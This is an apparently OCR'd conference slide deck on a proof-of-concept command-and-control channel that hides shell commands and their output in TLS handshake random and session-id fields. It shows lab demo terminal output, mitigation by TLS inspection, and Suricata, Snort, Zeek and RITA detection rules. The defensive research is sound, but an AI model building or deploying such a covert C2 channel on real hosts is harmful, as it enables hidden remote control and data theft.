
| mitigation - tls inspection

credits:
Daniel Roethlisberger @droe
Philipp C. Heckel https://blog.heckel.io

| mitigation - tls inspection

credits:
Maximilian Hils @mhils
https://github.com/mitmproxy

| demo mitigation


as-DTE-winserver2019 - VMware Workstation
Administrator: PowerShell
PS C:\Users\DTEAdmin\Downloads> .\client.exe 192.168.181.30 8787 -g -r -s
[+] command from server_random: ......F.d#...%.%FO....x]..A.U.0.
[-] failed to read from stdout pipe
[+] command from server_random: ...n/..Q+....{t>...lZ..h..
'.' is not recognized as an internal or external command,
operable program or batch file.
[-] failed to read from stdout pipe
[+] command from server_random: X.. .....".[K..t......+..u.7..e.
'X' is not recognized as an internal or external command,
operable program or batch file.
[-] failed to read from stdout pipe
[+] command from server_random: T...>..*.........w.......)a.g1..
'T' is not recognized as an internal or external command,
operable program or batch file.
[-] failed to read from stdout pipe
[+] command from server_random: ..r..8..p'#.$.P..07z..oH)...z...
[-] failed to read from stdout pipe
Downloads
DTEAdmin › Downloads
Search Downloads
ca.crt 10/23/2025 7:15 AM Security Certificate
client.exe 10/23/2025 6:35 AM Application
openssl-1.1.1-compiled-grease 10/21/2025 7:52 AM File folder
3 items 1 item selected 1.77 KB
as-ESfA-xubuntu20.04LTS - VMware Workstation
Terminal - infosec@ubuntu: ~
Connecting to [192.168.181.30]:8787
===> Original server certificate:
Subject DN: /C=AU/ST=Some-State/L=Auckland/O=poc/CN=poc/emailAddress=info@poc.com
Common Names: poc
Fingerprint: DC:59:FF:EC:39:A2:B0:22:E0:BD:8A:F3:43:EE:C9:B1:43:3B:94:90
Certificate cache: HIT
===> Forged server certificate:
Subject DN: /C=AU/ST=Some-State/L=Auckland/O=poc/CN=poc/emailAddress=info@poc.com
Common Names: poc
Fingerprint: 6C:A4:DC:4D:22:E3:BB:FF:F0:BE:C6:1F:86:60:7A:28:95:0C:83:71
SSL connected to [192.168.181.30]:8787 TLSv1.3 TLS_AES_256_GCM_SHA384
CLIENT_RANDOM D1D5219D6CB1EF8DC933CB916928C5F2697B9736563C6A05959B072205DCC26F 1073473AC5550000008B54627004DA3870D70188047F00002873473AC5550000A0AD0088047F0000E0FC0188047F0000
ssl 192.168.181.10 49616 192.168.181.30 8787 sni:- names:poc sproto:TLSv1.3:TLS_AES_256_GCM_SHA384 dproto:TLSv1.3:TLS_AES_256_GCM_SHA384 origcrt:DC59FFEC39A2B022E0BD8AF343EEC9B1433B9490 usedcrt:6CA4DC4D22E3BBFFF0BEC61F86607A28950C8371
SSL connected from [192.168.181.10]:49616 TLSv1.3 TLS_AES_256_GCM_SHA384
CLIENT_RANDOM FCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFCFC D8FC4F1CDD22383BF648ADD7A3EF7C13C126A4CFF1BDAE1BC98ED8BD120B3D10ABB19E5E5B043E1C0D7D35915A83CE92
SSL_free() in state 00000001 = 0001 = SSLOK (SSL negotiation finished successfully) [connect socket]
SSL disconnected to [192.168.181.30]:8787
SSL disconnected from [192.168.181.10]:49616
SSL_free() in state 00000001 = 0001 = SSLOK (SSL negotiation finished successfully) [accept socket]
as-dfir-debian11 - VMware Workstation
Terminal - dfir@dfir: ~/Downloads/poctlsc2
inet 192.168.181.30/24 brd 192.168.181.255 scope global noprefixroute ens33
dfir@dfir:~/Downloads/poctlsc2$ ./server
[+] enter a less than 32 bytes server_random:
whoami
[stdin] custom server_random set
ipconfig
^C
dfir@dfir:~/Downloads/poctlsc2$
*ens33
tls.handshake.type == 1
No. Time Source Destination Protocol Length Info
166 2025-10-23 13:35:07.011577919 192.168.181.10 192.168.181.30 TLSv1.3 392 Change Ci
191 2025-10-23 13:35:16.123387805 192.168.181.10 192.168.181.30 TLSv1.3 353 Client He
196 2025-10-23 13:35:16.125248234 192.168.181.20 192.168.181.30 TLSv1.3 583 Client He
203 2025-10-23 13:35:16.132737329 192.168.181.10 192.168.181.30 TLSv1.3 392 Change Ci
Transport Layer Security
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 1694
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 1690
Version: TLS 1.2 (0x0303)
Random: 19d876a92edf9bded11df9338dc951ef90e252dfe4ed0093e2ff222865f8d153
wireshark_ens3390J0E
Profile: Default

as-DTE-winserver2019 - VMware Workstation

Workstation

Home | as-DTE-winserver2019 | as-AEI-win11

Select Administrator: PowerShell

```
PS C:\Users\DTEAdmin\Downloads> .\client.exe 192.168.181.30 8787 -g
 -r -s
[+] command from server_random: }0.P].<.>.N.L...o..t...Tg4,..X..
'}0' is not recognized as an internal or external command,
operable program or batch file.
[-] failed to read from stdout pipe
```

File Explorer — Downloads

File | Home | Share | View

This ... › Downloads — Search Downloads

Name	Date modified	Type
openssl-1.1.1-compiled-grease	10/21/2025 7:52 AM	File folder
ca.crt	10/23/2025 7:15 AM	Security Certifica
client.exe	10/23/2025 6:35 AM	Application
mitmproxy-ca-cert.cer	10/30/2025 5:18 AM	Security Certifica

4 items | 1 item selected 1.28 KB

5:54 AM 10/30/2025

as-ESfA-xubuntu20.04LTS - VMware Workstation

File Edit View VM Tabs Help

as-ESfA-xubuntu20.04LTS

[Software Updater] | Terminal - infosec@ubuntu: ~ | 30 Oct, 04:54

Terminal - infosec@ubuntu: ~

File Edit View Terminal Tabs Help

Flows

[0/0] [*:8787]

[TCP:1][showhost][transparent]

as-dfir-debian11 - VMware Workstation

File Edit View VM Tabs Help

as-dfir-debian11

Applications | Capture... | Termin... | Thu 30 Oct, 11:54 dfir

Terminal - dfir@dfir: ~/Downloads/poctlsc2

File Edit View Terminal Tabs Help

dfir@dfir: ~/Downloads/poctlsc2 | dfir@dfir: ~/Downloads/poctlsc2

```
dfir@dfir:~/Downloads/poctlsc2$ ip a | grep ens
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfi
fo_fast state UP group default qlen 1000
    inet 192.168.181.30/24 brd 192.168.181.255 scope global no
prefixroute ens33
dfir@dfir:~/Downloads/poctlsc2$ ./server
[+] enter a less than 32 bytes server_random:
ipconfig /all
[stdin] custom server_random set
80A20DB1327F0000:error:0A000126:SSL routines::unexpected eof w
hile reading:ssl/record/rec_layer_s3.c:696:
```

Capturing from ens33

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length
27	2025-10-30 11:53:59.385365022	192.168.181.30	192.168.181.10	TLSv1.3	78
28	2025-10-30 11:53:59.385475863	192.168.181.10	192.168.181.30	TCP	60
29	2025-10-30 11:53:59.385655648	192.168.181.30	192.168.181.10	TCP	60
30	2025-10-30 11:53:59.385766489	192.168.181.30	192.168.181.10	TCP	60

```
▸ Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface ens33
▸ Ethernet II, Src: VMware_41:8e:5b (00:0c:29:41:8e:5b), Dst: VMware_d0:22:d3 (00:0c:29
▸ Internet Protocol Version 4, Src: 192.168.181.10, Dst: 192.168.181.30
▸ Transmission Control Protocol, Src Port: 49952, Dst Port: 8787, Seq: 0, Len: 0
```

```
0000  00 0c 29 d0 22 d3 00 0c  29 41 8e 5b 08 00 45 02   ··)·"··· )A·[··E·
0010  00 34 56 a0 40 00 80 06  b8 a7 c0 a8 b5 0a c0 a8   ·4V·@··· ········
0020  b5 1e c3 20 22 53 f3 e1  cf 07 00 00 00 00 80 c2   ··· "S·· ········
0030  fa f0 df 87 00 00 02 04  05 b4 01 03 03 08 01 01   ········ ········
0040  04 02                                             ··
```

ens33: <live capture in progress> | Packets: 30 · Displayed: 30 (100.0%)

| detection - tls metadata analysis


PARKOUR


| tshark

```
dfir@dfir:~/Downloads/poctlsc2/pcaps$ tshark -nnr c2.pcapng -Y "tls.handshake.type == 1" -T fi
elds -e tls.handshake.ciphersuite -e tls.handshake.extensions_supported_group -e tls.handshake
.random -e tls.handshake.session_id | perl -F'\t' -lae '
  $cs=$F[0]; $sg=$F[1]; $rand=$F[2]; $sid=$F[3];
  $cs =~ s/^0x//; $sg =~ s/^0x//;
  $hex = substr($cs,0,1) . substr($sg,0,1);
  print chr(hex($hex)), pack("H*", $rand), pack("H*", $sid);' | head
`??????????????????????????????????

Windows IP Configuration

   Host Name . . . . . . . . . . . .
 : Win11AEI
   Primary Dns Suffix  . . . . . . . :
   Node Ty
0e . . . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . .
```

| tshark

```
dfir@dfir:~/Downloads/poctlsc2/pcaps$ tshark -nnr c2.pcapng -Y "tls.handshake.type == 1" -T fi
elds -e tls.handshake.ciphersuite -e tls.handshake.extensions_supported_group -e tls.handshake
.random -e tls.handshake.session_id | perl -F'\t' -lae '
  $cs=$F[0]; $sg=$F[1]; $rand=$F[2]; $sid=$F[3];
  $cs =~ s/^0x//; $sg =~ s/^0x//;
  $hex = substr($cs,0,1) . substr($sg,0,1);
  print chr(hex($hex)), pack("H*", $rand), pack("H*", $sid);' | head
`?????????????????????????????????

Windows IP Configuration

   Host Name . . . . . . . . . . . .
 : Win11AEI
   Primary Dns Suffix  . . . . . . . :
   Node Ty
0e . . . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . .
```

detection - tls metadata analysis



| detection - tls metadata analysis

```
        Handshake Type: Client Hello (1)
        Length: 290
        Version: TLS 1.2 (0x0303)
        Random: fcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfcfc
```

| suricata

```
alert tcp any any -> any 8787 (msg: "Possible TLS C2 - sus random in CH
"; flow:to_server,established; content:"|16 03|"; offset:0; depth:2; co
ntent:"|01|"; offset:5; depth:1; content:"|FCFCFCFC|"; offset:11; depth
:4; sid:10001; rev:1;)
```

SURICATA

| suricata


```
alert tcp any any -> any 8787 (msg: "Possible TLS C2 - sus random in CH
"; flow:to_server,established; content:"|16 03|"; offset:0; depth:2; co
ntent:"|01|"; offset:5; depth:1; content:" FCFCFCFC "; offset:11; depth
:4; sid:10001; rev:1;)
```

SURICATA

```
ndfir@ndfir-box:~$ sudo suricata -r c2.pcapng -c /etc/suricata/suricata
.yaml -S /etc/suricata/local.rules -l suricata_output/
2/11/2025 -- 13:40:13 - <Notice> - This is Suricata version 5.0.3 RELEA
SE running in USER mode
2/11/2025 -- 13:40:13 - <Notice> - all 3 packet processing threads, 4 m
anagement threads initialized, engine started.
2/11/2025 -- 13:40:13 - <Notice> - Signal Received.  Stopping engine.
2/11/2025 -- 13:40:13 - <Notice> - Pcap-file module read 1 files, 7975
packets, 11121287 bytes
ndfir@ndfir-box:~$ cat suricata_output/fast.log
10/23/2025-10:17:41.478852  [**] [1:10001:1] Possible TLS C2 - sus rand
om in CH [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.181.
156:49812 -> 192.168.181.30:8787
10/23/2025-10:21:26.514640  [**] [1:10001:1] Possible TLS C2 - sus rand
om in CH [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.181.
156:49888 -> 192.168.181.30:8787
```

SURICATA

| detection - tls metadata analysis



| detection - tls metadata analysis

| snort

```
alert tcp any any -> any 8787 (msg:"Possible TLS C2 - sus sid in CH"; c
ontent:"|16 03|"; offset:0; depth:2; content:"|01|"; offset:5; depth:1;
 content:"|00000000|"; offset:44; depth:4; sid:10000; rev:1;)
```

snort

```
ndfir@ndfir-box:~$ sudo snort -r c2.pcapng -c /etc/snort/snort.conf -A
console
Running in IDS mode

        --== Initializing Snort ==--
10/23-10:17:41.478852  [**] [1:10000:1] Possible TLS C2 - sus sid in CH
 [**] [Priority: 0] {TCP} 192.168.181.156:49812 -> 192.168.181.30:8787
10/23-10:19:45.043998  [**] [1:10000:1] Possible TLS C2 - sus sid in CH
 [**] [Priority: 0] {TCP} 192.168.181.156:49840 -> 192.168.181.30:8787
```

| zeek

```
version cipher  curve   server_name      resumed last>
bool    string  string  bool    string   vector[strin>
443     TLSv13  TLS_AES_256_GCM_SHA384  secp384r1    >
8787    TLSv13  TLS_AES_256_GCM_SHA384  x25519  -    >
443     TLSv13  TLS_AES_256_GCM_SHA384  secp384r1    >
443     TLSv12  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA38>
443     TLSv13  TLS_AES_256_GCM_SHA384  secp384r1    >
443     TLSv13  TLS_AES_256_GCM_SHA384  secp384r1    >
443     TLSv13  TLS_AES_256_GCM_SHA384  secp384r1    >
443     TLSv12  TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA>
```

zeek

| zeek

```
ritabeakerlab@ritabeakerlab:~$ cat conn.log | zeek-cut uid | sort -u | wc -l
4622
```

zeek

| zeek + rita

```
ritabeakerlab@ritabeakerlab:~$ rita import *.log tlsc2
Starting achunter_db ... done

Starting achunter_rsyslog ... done
```

```
ritabeakerlab@ritabeakerlab:~$ rita show-beacons tlsc2
Starting achunter_db      ... done
No results were found for tlsc2
```

zeek

| zeek + rita


```
ritabeakerlab@ritabeakerlab:~$ rita import *.log tlsc2
Starting achunter_db ... done

Starting achunter_rsyslog ... done
```

```
ritabeakerlab@ritabeakerlab:~$ rita show-beacons tlsc2
Starting achunter_db      ... done
No results were found for tlsc2
```

```
ritabeakerlab@ritabeakerlab:~$ rita show-strobes tlsc2
Starting achunter_db ... done
Starting achunter_rsyslog ... done
No results were found for tlsc2
```

not enough data, 14h pcap


THE WIRE - THE GREAT EQUALIZER
PLEASE
CLOSE
DOOR
PIZZA



| wrap-up

- monitor your traffic

| wrap-up

- monitor your traffic
- what normal looks like

| wrap-up

